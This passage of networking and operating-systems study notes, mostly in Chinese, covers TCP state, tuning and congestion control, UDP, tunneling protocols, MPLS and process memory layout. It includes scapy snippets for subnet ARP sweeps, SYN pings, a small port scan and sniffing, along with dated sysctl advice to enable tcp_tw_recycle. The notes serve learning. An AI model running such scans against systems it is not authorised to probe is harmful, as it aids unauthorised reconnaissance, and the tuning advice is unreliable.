通信方 A 发送的报文到达 B 时, 如果 B 发现 ECN 字段被置 CE, 则以后 B 对 A 发送报文时 ECE 字段均置位, 直至 A 发来的报文 CWR 置位。A 发现 B 发来的报文 ECE 置位后, 应主动减小发送窗口, 并对 CWR 置位。

13.7.2 TCP 状态变迁图

一般模型下, TCP 的关闭伴随四次告别。也可以通过三次握手来完成告别, 即被动关闭的那一方同时发送 ACK 和 FIN。也可只通过两次握手, 即双方同时发送 FIN, 分别回复 ACK。

在谢希仁著《计算机网络》第四版中讲“三次握手”的目的是“为了防止已失效的连接请求报文段突然又传送到了服务端, 因而产生错误”。在另一部经典的《计算机网络》一书中讲“三次握手”的目的是为了解决“网络中存在延迟的重复分组”的问题。这两种不用的表述其实阐明的是同一个问题。

谢希仁版《计算机网络》中的例子是这样的, “已失效的连接请求报文段”的产生在这样一种情况下: client 发出的第一个连接请求报文段并没有丢失, 而是在某个网络结点长时间的滞留了, 以致延误到连接释放以后的某个时间才到达 server。本来这是一个早已失效的报文段。但 server 收到此失效的连接请求报文段后, 就误认为是 client 再次发出的一个新的连接请求。于是就向 client 发出确认报文段, 同意建立连接。假设不采用“三次

握手”，那么只要 server 发出确认，新的连接就建立了。由于现在 client 并没有发出建立连接的请求，因此不会理睬 server 的确认，也不会向 server 发送数据。但 server 却以为新的运输连接已经建立，并一直等待 client 发来数据。这样，server 的很多资源就白白浪费掉了。采用“三次握手”的办法可以防止上述现象发生。例如刚才那种情况，client 不会向 server 的确认发出确认。server 由于收不到确认，就知道 client 并没有要求建立连接。”。主要目的防止 server 端一直等待，浪费资源。

为什么需要“四次挥手”？在 tcp 连接握手时为何 ACK 是和 SYN 一起发送，这里 ACK 却没有和 FIN 一起发送呢。原因是因为 tcp 是全双工模式，接收到 FIN 时意味将没有数据再发来，但是还是可以继续发送数据。




图 13-1 TCP 的状态变迁图

主动关闭连接的一方会在 TIME-WAIT 状态下滞留 2MSL (Maximum Segment Lifetime) 时间，RFC 793(和 1122)建议 MSL=2 分钟，但 BSD 传统实现采用了 30 秒。

TIME-WAIT 状态的意义：

1. 可靠地实现 TCP 全双工连接的终止。如果主动关闭端的 ACK 报文段丢失，被动关闭方会超时重传 FIN+ACK (2MSL 定时器)
2. 让本连接的报文段在网络中消失

如何减少 TIME-WAIT 状态的 socket?

1. SO_REUSEADDR 选项，表示可以重用本地本地地址、本地端口。
2. 调整内核参数解决。如修改/etc/sysctl.conf。

这些措施会导致可能收到非期望的数据，但可能性不大。

13.7.3 参数调节

修改/etc/sysctl.conf，添加

```
net.ipv4.tcp_syncookies = 1 #可防范少量SYN攻击  
net.ipv4.tcp_tw_reuse = 1 #允许将TIME-WAIT sockets重新用于新的TCP连接  
net.ipv4.tcp_tw_recycle = 1 #TIME-WAIT sockets的快速回收  
net.ipv4.tcp_fin_timeout = 30 #FIN-WAIT-2状态的时间  
net.ipv4.tcp_keepalive_time = 1200 #keepalive probe频度，缺省是2小时  
net.ipv4.ip_local_port_range = 1024 65000 #缺省的[32768,61000]改为[1024,65000]  
net.ipv4.tcp_max_syn_backlog = 8192 #SYN队列的长度  
net.ipv4.tcp_max_tw_buckets = 5000 #超过这个数字，TIME_WAIT套接字将立刻被清除
```

然后执行 /sbin/sysctl -p 让参数生效。

也有人如此设置 reuse, recycle 参数：

```
echo "1" > /proc/sys/net/ipv4/tcp_tw_reuse  
echo "1" > /proc/sys/net/ipv4/tcp_tw_recycle
```

所谓 TIME-WAIT 快速回收，是指该状态存在时间设置为 3RTO，而不是 2MSL。Linux 的 RTO 参数一般最小为 200ms，对应快速回收时间 700ms。网上有人建议，只修改 recycle 就可以解决问题的了，TIME-WAIT 重用 TCP 协议本身就是不建议打开的。还有人反映，reuse.recycle 参数对 Apache, Nginx 有效，对 Squid 效果不大，需要tcp_max_tw_buckets 参数。

listen 的 backlog 参数表示未完成的连接数。Linux2.2 以后其含义变为已完成连接但尚未 accept 的连接数，而未完成的连接数由/proc/sys/net/ipv4/tcp_max_syn_backlog 来配置。如果 backlog 的值超过/proc/sys/net/core/somaxconn 则截断为该值。

13.7.4 可靠性

可靠性实现：校验和、滑动窗口、超时重传。

发送窗口 swnd 指的是，在接收方尚未确认，但允许发送方发送的一段数据，包括已发出未确认的的和尚未发出的。

超时重传时间 RTO(Retransmission Time-Out)：

$$RTO = RTT_S + 4 \times RTT_D$$

13.7.5 流量控制

发送窗口不超过对方接收窗口 rwnd。接收窗口又称通知窗口。TCP 报文格式中的 Window 字段表示本端的 rwnd。如果 rwnd 由零变成非零的通告丢失，会导致死锁，由持续定时器 (persistence timer) 破解。

13.7.6 拥塞控制

发送方维持一个叫拥塞窗口 cwnd 的变量。发送窗口不超过 cwnd。RFC 2581 定义了拥塞控制的四种算法：慢启动，拥塞避免，快重传，快恢复。

cwnd 初值为 1 MSS。在慢启动阶段，每收到 1 个对报文段的确认可增加一个 MSS，每 RTT 增大一倍。cwnd 超过 ssthresh 后执行拥塞避免算法，即“加法增大”，每个 RTT 增大 1 MSS。无论是在慢启动阶段和拥塞避免阶段，遇到超时时，执行“乘法减小”策略：设置 ssthresh 为 cwnd 一半，设置 cwnd 为 1，开始执行慢启动算法。

慢启动和拥塞避免算法于 1988 年提出。1990 年提出快重传和快恢复，两者配合使用。Reno 版本使用了这两个算法，取代了 Tahoe。快重传要求接收方在收到失序报文段时立即发出重复确认。快恢复算法要求在发送方收到三个重复确认时，不是执行乘法减小，而是将 ssthresh 和 cwnd 置为 cwnd 一半，然后执行拥塞避免算法。

13.7.7 定时器

对每个连接，TCP 至少管理 4 个不同的逻辑定时器：重传定时器 (Retransmission Timer)，坚持定时器 (Persist Timer)，保活定时器 (Keep-alive Timer)，2MSL 定时器。有些 TCP 协议栈未实现保活定时器，有些使用了更多种类的定时器，如 Cavium OCTEON 的 TCP/IP 协议栈。

有些 TCP 实现还提供了其他一些逻辑定时器。

1) 连接建立定时器 (Connection-establishment Timer)

如果某主机发送 SYN 报文段，请求建立连接，它会同时使用连接建立定时器计时，如果在 75s 内不能收到响应，请求将会被放弃。

2) 延迟应答定时器 (Delayed ACK Timer)

TCP 可设置为收到数据后一般不马上进行应答，而是启动一个延迟应答定时器，等待 200ms 后再发送 ACK。如果这个定时器超时之前，TCP 有应用层数据需要发送，则 TCP 会终止这个定时器，而将 ACK 搞带 (piggybacking) 在这些数据中发送，从而有效地减少网络流量。

3) FIN_WAIT_2 定时器

TCP 主动关闭的一端（下称“主动端”）在发送 FIN 后会收到对这个 FIN 报文段的应答，从而进入 FIN_WAIT_2 状态。直到被动端也发送来 FIN 报文段，主动端会一直在 FIN_WAIT_2

状态停留。此时的 TCP 连接处于半关闭状态。为防止主动端在 FIN_WAIT_2 状态的停留时间过长, TCP 可以用一个 FIN_WAIT_2 定时器计时, 定时器被设置为 10 分钟, 超时后重定时为 75s, 如果直至再次超时主动端都没有收到被动段的 FIN 报文段, 它将不再等待, 而立即终止连接, 进入 CLOSE 状态。

13.8 UDP 包头格式

RFC768 规定的 UDP 包头：

0	7 8	15 16	23 24	31
	Source		Destination	
	Port		Port	
	Length		Checksum	
	data octets ...			

其中，Length 表示整个 UDP 数据报的长度，不仅仅是报头。

13.9 scapy

The **ls** command can be used to find out attributes of packet headers.

1s(IP)

13.9.1 ICMP Ping

```
send(IP(dst="1.2.3.4")/ICMP())
sendp(Ether()/IP(dst='172.30.30.101')/ICMP(), iface='eth0')

srp(Ether()/IP(dst='172.30.30.101')/ICMP(), iface='eth0')
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="172.30.30.0/24"),timeout=2)
```

Usually L2 headers are not specified. It may seem necessary to set a timeout in case scapy loops for ever on a nonexistent address.

```
ans, unans=sr(IP(dst='172.30.30.101')/ICMP()/"Hello", timeout=1)
ans.summary()
```

13.9.2 ARP

```
from scapy.all import *
arping("172.28.3.*", iface="p4p1")
```

13.9.3 Traceroute

```
from scapy.all import UDP, DNS, traceroute
traceroute(["www.baidu.com"])
traceroute ([["10.1.99.2"]],dport=23,maxttl=20)
```

13.9.4 TCP Ping

```
ans,unans=sr(IP(dst='172.28.3.*')/TCP(dport=80, flags='S'))
```

13.9.5 Port Scan

```
p=sr(IP(dst='172.30.30.101')/TCP(dport=[i for i in range(19,26)]+[80]))
```

13.9.6 DNS Query

```
a=sr1(IP(dst="114.114.114.114")/UDP()/DNS(rd=1,qd=DNSQR(qname="www.baidu.com")))
```

13.9.7 Sniffing

```
sniff(iface="eth0", filter="icmp", count=10)
```

13.10 网络安全应用

整合式威胁管理（英语：Unified threat management，缩写为 UTM），又译为集中式威胁管理、统合威胁管理、统一威胁管理，一种网络安全方案，在 2004 年后出现，成为网络闸道防卫方案的基本配备。UTM 是由传统的防火墙观念进化而成，它将多种安全功能

都整合在单一的产品之上，其中包括了网络防火墙，防止网络入侵（IDS），闸道器防毒（gateway antivirus, AV），反垃圾信件闸道器（gateway anti-spam），虚拟私人网络（VPN），内容过滤（content filtering），负载平衡，防止资料外泄，以及 on-appliance reporting。

宽带远程接入系统(BRAS or BBRAS) 路由流量在数字用户线接入复用器(DSLAM) 在一个互联网服务提供商(ISP) 的网络中。BRAS 一般在 ISP 核心网络中，从接入网络中汇聚用户会话。在 BRAS 上，ISP 能够加入策略管理和 IP 服务质量(QoS)。

13.11 Tunneling and Data-link Protocols

13.11.1 VLAN

A **virtual LAN (VLAN)** is any broadcast domain that is partitioned and isolated in a computer network at Layer 2. **IEEE 802.1Q** is an open networking standard that supports VLANs on an Ethernet network. Other protocols include Cisco VLAN Trunking Protocol (VTP), and Multiple VLAN Registration Protocol. In 2012 the IEEE approved **IEEE 802.1aq** (shortest path bridging) to standardize load-balancing and shortest path forwarding of (multicast and unicast) traffic allowing larger networks with shortest path routes between devices.

VLANs allow network administrators to group hosts together even if the hosts are not on the same network switch. In contrast, The practice of dividing a network into two or more networks is called **subnetting**. However, VLAN can also be used to partition a switch. IP subnets are L3 constructs. In an environment employing VLANs, a one-to-one relationship often exists between VLANs and IP subnets, although it is possible to have multiple subnets on one VLAN. VLAN may transport one or more subnet (but does not have to, it may be transporting something else than IP entirely). Subnet may be configured for VLAN, but does not have to be, it could be without 802.1Q or over some completely different L2 technology than ethernet.

The term VLAN trunk is ambiguous here. It may mean multiple VLANs sharing a single physical port(**Ethernet trunking**), or one VLAN using multiple ports(**Link aggregation, or port trunking**).

VLAN Trunking Protocol (VTP) is a Cisco proprietary protocol that propagates the definition of VLAN on the whole LAN.

Two bytes are used for the tag protocol identifier (TPID), the other two bytes for tag control information (TCI). The TCI field is further divided into PCP, DEI, and VID.

For 802.1Q VLAN, the TPID is 0x8100.

Priority code point (PCP): a 3-bit field which refers to the IEEE 802.1p class of service and




图 13-2 VLAN trunk




图 13-3 VLAN TAG

16 bits	3 bits	1 bit	12 bits
TPID	TCI		
	PCP	DEI	VID

图 13-4 VLAN TCI

maps to the frame priority level. Values in order of priority are: 1 (background), 0 (best effort), 2 (excellent effort), 3 (critical application), ..., 7 (network control). These values can be used to prioritize different classes of traffic (voice, video, data, etc.).

Drop eligible indicator (DEI): a 1-bit field. (formerly CFI) May be used separately or in conjunction with PCP to indicate frames eligible to be dropped in the presence of congestion.

With the IEEE standard 802.1ad, double-tagging can be useful for Internet service providers, allowing them to use VLANs internally while mixing traffic from clients that are already VLAN-tagged. The outer (next to source MAC and representing ISP VLAN) S-TAG (service tag) comes first, followed by the inner C-TAG (customer tag). In such cases, 802.1ad specifies a TPID of 0x88a8 for service-provider outer S-TAG.

13.11.2 VXLAN

Virtual Extensible LAN (VXLAN) is a network virtualization technology that attempts to improve the scalability problems associated with large cloud computing deployments. It uses a VLAN-like encapsulation technique to encapsulate MAC-based OSI layer 2 Ethernet frames within layer 4 UDP packets, using 4789 as the default IANA-assigned destination UDP port number.

13.11.3 VPN

VPNs can be categorized as remote-access VPNs and site-to-site (also known as router-to-router) VPNs. In most cases, a VPN session requires a data tunnel and a tunnel management channel.




图 13-5 remote-access VPN and site-to-site VPN

In Voluntary Tunneling, a client directly connects to a VPN server on his own behalf. In Compulsory Tunneling, a client connects to an access server, which in turn acts as a tunnel endpoint and data of several clients may be multiplexed.


A VPN server is also called NAS(Network Access Server), with slightly different meanings. The two endpoints of the tunnel are called AC(Access Concentrator) and NS(Network Server) respectively. For PPTP and L2TP, they are termed as PAC/PNS and LAC/LNS respectively.

For more on VPN, see [How VPN Works](#).

13.11.4 L2TP

Layer 2 Tunneling Protocol ([L2TP, RFC 2661](#)) is a tunneling protocol used to support virtual private networks (VPNs) or as part of the delivery of services by ISPs. It does not provide any encryption or confidentiality by itself. Rather, it relies on an encryption protocol that it passes within the tunnel to provide privacy.

A user (termed as a remote system in RFC docs) initiate a call to LAC, which then establish a tunnel between LAC and LNS. A LAC Client (a Host which runs L2TP natively) may also participate in tunneling to the Home LAN without use of a separate LAC. In this case, the Host containing the LAC Client software already has a connection to the public Internet.



L2TP utilizes two types of messages, control messages and data messages. L2TP provides reliability features for the control packets, but no reliability for data packets.





图 13-6 L2TP Encapsulation



L2TP tunnel maintenance and tunneled data have the same packet structure. In contrast to PPTP, L2TP tunnel maintenance is not performed over a separate TCP connection. L2TP call control and management traffic is sent as UDP messages between the L2TP client and the L2TP server. In Windows, the L2TP client and the L2TP server both use UDP port 1701.

Upon receipt of the tunneled L2TP/IPSec data, the L2TP client or L2TP server:

- Uses the IPSec ESP Auth trailer to authenticate the IP payload and the IPSec ESP header.
- Uses the IPSec ESP header to decrypt the encrypted portion of the packet.
- Processes the UDP header and sends the L2TP packet to the L2TP driver.
- Uses the Tunnel ID and Call ID in the L2TP header to identify the specific L2TP tunnel.
- Uses the PPP header to identify the PPP payload and forward it to the proper protocol driver for processing.

13.11.5 PPTP

The Point-to-Point Tunneling Protocol (PPTP, [RFC2637](#)) is a method for implementing VPN.

PPTP uses a control channel and a GRE tunnel operating to encapsulate PPP packets. In the control channel, PPTP control connection messages are sent via a TCP connection.




图 13-7 PPTP Control Connection Packet





图 13-8 PPTP Control Connection Packet

The GRE tunnel is like this:



13.11.6 GTP

GPRS Tunneling Protocol (GTP) is a group of IP-based communications protocols used to carry general packet radio service (GPRS) within GSM, UMTS and LTE networks. In 3GPP architectures, GTP and Proxy Mobile IPv6 based interfaces are specified on various interface points.

GTP can be used with UDP or TCP. All variants of GTP have certain features in common. The structure of the messages is the same, with a GTP header following the UDP/TCP header.

OSI model layer	Protocol
5. Session	X.225
4. Transport	UDP
3. Network (GRE-encapsulated)	IPv6
Encapsulation	GRE
3. Network	IPv4
2. Data Link	Ethernet
1. Physical	Ethernet physical layer

图 13-9 GRE Example Protocol Stack

Bits 0 – 3			4 – 12	13 – 15	16 – 31
C	K	S	Reserved0	Version	Protocol Type
Checksum (optional)			Reserved1 (optional)		
Key (optional)					
Sequence Number (optional)					

图 13-10 GRE Standard Header Format

13.11.7 GRE

Generic Routing Encapsulation (GRE) is a tunneling protocol developed by Cisco Systems that can encapsulate a wide variety of network layer protocols inside virtual point-to-point links over an Internet Protocol network.

GRE packets that are encapsulated within IP use IP protocol **type 47**.

In GRE standard header, C,K,S bit indicate whether the checksum, key, and the sequence number fields are present respectively. Key is application-specific.

In PPTP GRE packet header, R, s, Recur, flag are all 0. A bit indicates whether the acknowl-

Bits 0 – 4			5 – 7	8	9-12	13 – 15	16 – 31		
C	R	K	S	s	Recur	A	Flags	Version	Protocol Type
Key Payload Length					Key Call ID				
Sequence Number (optional)									
Acknowledgement Number (optional)									

图 13-11 GRE-PPTP Header Format

edge bit is present. **Key Payload Length** contains the size of the payload, not including the GRE header. Key Call ID contains the Peer's Call ID for the session to which the packet belongs. Acknowledgement Number is present if the A bit is set, and contains the sequence number of the highest GRE payload packet received by the sender.

13.11.8 HDLC

High-Level Data Link Control (HDLC) is a bit-oriented code-transparent synchronous data link layer protocol developed by the International Organization for Standardization (ISO). The current standard for HDLC is ISO 13239.

HDLC provides both connection-oriented and connectionless service. HDLC can be used for point to multipoint connections, but is now used almost exclusively to connect one device to another, using what is known as Asynchronous Balanced Mode (ABM). The original master-slave modes Normal Response Mode (NRM) and Asynchronous Response Mode (ARM) are rarely used.

13.11.9 PPP

Point-to-Point Protocol (PPP) is a data link protocol used to establish a direct connection between two nodes. It can provide connection authentication, transmission encryption (using ECP, RFC 1968), and compression.

PPP is used over many types of physical networks including serial cable, phone line, trunk line, cellular telephone, specialized radio links, and fiber optic links such as SONET. PPP is also used over Internet access connections. Internet service providers (ISPs) have used PPP for customer dial-up access to the Internet, since IP packets cannot be transmitted over a modem line on their own, without some data link protocol. Two derivatives of PPP, Point-to-Point Protocol over Ethernet (PPPoE) and Point-to-Point Protocol over ATM (PPPoA), are used most commonly by Internet Service Providers (ISPs) to establish a Digital Subscriber Line (DSL) Internet service connection with customers. PPP is commonly used as a data link layer protocol for connection over synchronous and asynchronous circuits, where it has largely superseded the older Serial Line Internet Protocol (SLIP) and telephone company mandated standards (such as Link Access Protocol, Balanced (LAPB) in the X.25 protocol suite). The only requirement for PPP is that the circuit provided be duplex. PPP was designed to work with numerous network layer protocols, including Internet Protocol (IP), TRILL, Novell's Internetwork Packet Exchange (IPX), NBF, DECnet and AppleTalk.

RFC 2516 describes Point-to-Point Protocol over Ethernet (PPPoE) as a method for transmitting PPP over Ethernet that is sometimes used with DSL.




图 13-12 PPP Architecure

13.11.10 MPLS

Multiprotocol Label Switching (MPLS) is a type of data-carrying service for high-performance telecommunications networks that directs data from one network node to the next based on short path labels rather than long network addresses, avoiding complex lookups in a routing table.

MPLS label resides between L2 and L3 level.

MPLS allows most packets to be forwarded at Layer 2 (the switching level) rather than having to be passed up to Layer 3 (the routing level). Each packet gets labeled on entry into the service provider's network by the ingress router. All the subsequent routing switches perform packet forwarding based only on those labels they never look as far as the IP header. Finally, the egress router removes the label(s) and forwards the original IP packet toward its final destination.

MPLS works by prefixing packets with an MPLS header, containing one or more labels. This is called a label stack. Each label stack entry contains four fields:

- A 20-bit label value. A label with the value of 1 represents the router alert label.
- a 3-bit Traffic Class field for QoS (quality of service) priority and ECN (Explicit Congestion Notification).
- a 1-bit bottom of stack flag. If this is set, it signifies that the current label is the last in the stack.
- an 8-bit TTL (time to live) field.

<i>Application</i>	FTP	SMTP	HTTP	...	DNS	...
<i>Transport</i>	TCP			UDP		
<i>Network</i>	IP					
<i>Data Link</i>	PPP					
<i>Application</i>	SSH					
<i>Transport</i>	TCP					
<i>Network</i>	IP					
<i>Data Link</i>	Ethernet	ATM				
<i>Physical</i>	Cables, Hubs, and so on					

图 13-13 SSH PPP Tunnel




图 13-14 Simple MPLS network



图 13-15 MPLS Label

13.11.11 BRAS

A **broadband remote access server** (BRAS, B-RAS or BBRAS) routes traffic to and from broadband remote access devices such as digital subscriber line access multiplexers (DSLAM) on an Internet service provider's (ISP) network. BRAS can also be referred to as a Broadband Network Gateway (BNG).

13.11.12 DSLM

A **digital subscriber line access multiplexer** (DSLAM, often pronounced dee-slam) is a network device, often located in telephone exchanges, that connects multiple customer digital subscriber line (**DSL**) interfaces to a high-speed digital communications channel using multiplexing techniques.

第 14 章

操作系统

14.1 进程

14.1.1 进程与线程

进程的四大特征：动态性，并发性，独立性，异步性。

进程与程序的关系：一个进程可以依次执行多个程序，多个进程可共同执行一个程序。

进程与线程的区别：从内核的观点看，进程的目的就是担当分配系统资源（CPU 时间、内存等）的基本单位。线程是进程的一个执行流，是 CPU 调度和分派的基本单位，它是比进程更小的能独立运行的基本单位。

进程是独立的，这表现在内存空间、上下文环境上；线程运行在进程空间内。一般来讲（不使用特殊技术），进程无法突破进程边界存取其他进程的存储空间；而线程由于处于进程空间内，所有同一进程的线程共享同一内存空间。

线程是属于进程的，当进程退出时该进程所产生的线程都会被强制退出并清除。线程所占用的资源要少于进程所占用的资源。进程和线程都可以有优先级。

多进程和多线程各有什么优缺点？进程优点：编程、调试简单，可靠性较高，适合多机、多核系统。

线程优点：创建、销毁、切换速度快，内存、资源占用小，数据共享简单，只适合多核系统。

14.1.2 进程内存布局

图 14-1 为典型的内存布局（选择《APUE》）。

《CSAPP》给出的内存布局如图 14-2 所示。

图 14-3 是从 CSDN 上找到的：

最高地址区域又叫内核虚拟存储器，是用户代码不可见区域。ESP 指向栈顶，通过 brk/sbrk 系统调用扩大堆，向上增长。小于 0x0804 8000 为保留区域，进而是只读段。在 glibc 实现的内存管理算法中，Malloc 小块内存是在小于 0x4000 0000 的内存中分配的，通过 brk/sbrk 不断向上扩展，而分配大块内存，malloc 直接通过系统调用 mmap 实现，分配




图 14-1 进程的典型内存布局示例

得到的地址在文件映射区，所以其地址大于 0x4000 0000。值得注意的是，字符串字面值（如“Hello World”）存储在代码段（只读段）。

图14-2所描述的模型无法适用于多线程环境。按图14-2所述，程序最多拥有上 GB 的栈空间，事实上，在多线程情况下，能用的栈空间是非常有限的，可能只有几 MB，超这个范围就会造成栈溢出。线程的堆栈一般都是在线程创建的时候就固定分配好了的，线程切换的时候需要保存的是栈顶指针。Windows 线程的缺省堆栈大小为 1M，Linux 默认 8M。

